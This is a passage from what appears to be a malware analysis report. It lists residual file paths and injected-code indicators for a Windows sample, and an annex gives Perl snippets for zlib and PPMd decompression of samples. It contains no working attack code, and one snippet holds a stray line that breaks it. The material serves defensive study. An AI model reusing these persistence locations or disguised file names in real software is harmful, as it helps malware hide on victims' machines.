SUICIDE.RESIDUAL_FILES.C1 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSAuthCtrl\authcfg.dat
SUICIDE.RESIDUAL_FILES.C2 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSSndMix\mixercfg.dat
```

Figure 54 – SUICIDE RESIDUAL FILES – probably also malware related (to691.tmp)

Possible other related parts from different sources:

```
%windir%\system32\comspol32.dll↑ ? DisableRSO – found in res146 in F
compression; maybe the same as nteps32
%windir%\system32\commgr32.dll↑ ? DisableRTA – The same as for
comspol32.dll
```

Figure 55 –Winlogon.exe with injected code working with ccalc32.sys – procmon

ANNEX

Here we give some hint on implementing functions for which we had problems. The typical example is encryption, where it is very important which parameters and implementation are in use, and what type of header should exist for the successful decompression.

Again, we don't want to show best practice, we want to show at least one successful way to work with the sample.

```
… load sample into $bufall

use Compress::Zlib;
sub FlatDecoding {
my ($str) = @_;
my @ret = split('', $str);
my ($k, $err) = inflateInit( {-Bufsize => 1});
my ($ret,$z,$status) = ('','',0);
foreach (@ret) {
($z, $status) = $k->inflate($_);
$ret .= $z;
last if $status == Z_STREAM_END or $status != Z_OK;
}
return $ret;
}

$bufall2=FlatDecoding($bufall);
..save $bufall2
```

Figure 56 – F/Inflate/Flate decompression – PERL sample code copied from the net

```
… load sample into $bufall

use Compress::PPMd;
my $decoder=Compress::PPMd::Decoder->new();
  my $bufall2=$decoder->decode(substr($bufall,4));
 not be decompressed

..save $bufall2
```

Figure 57– PPMd decompression – PERL sample code copied from the net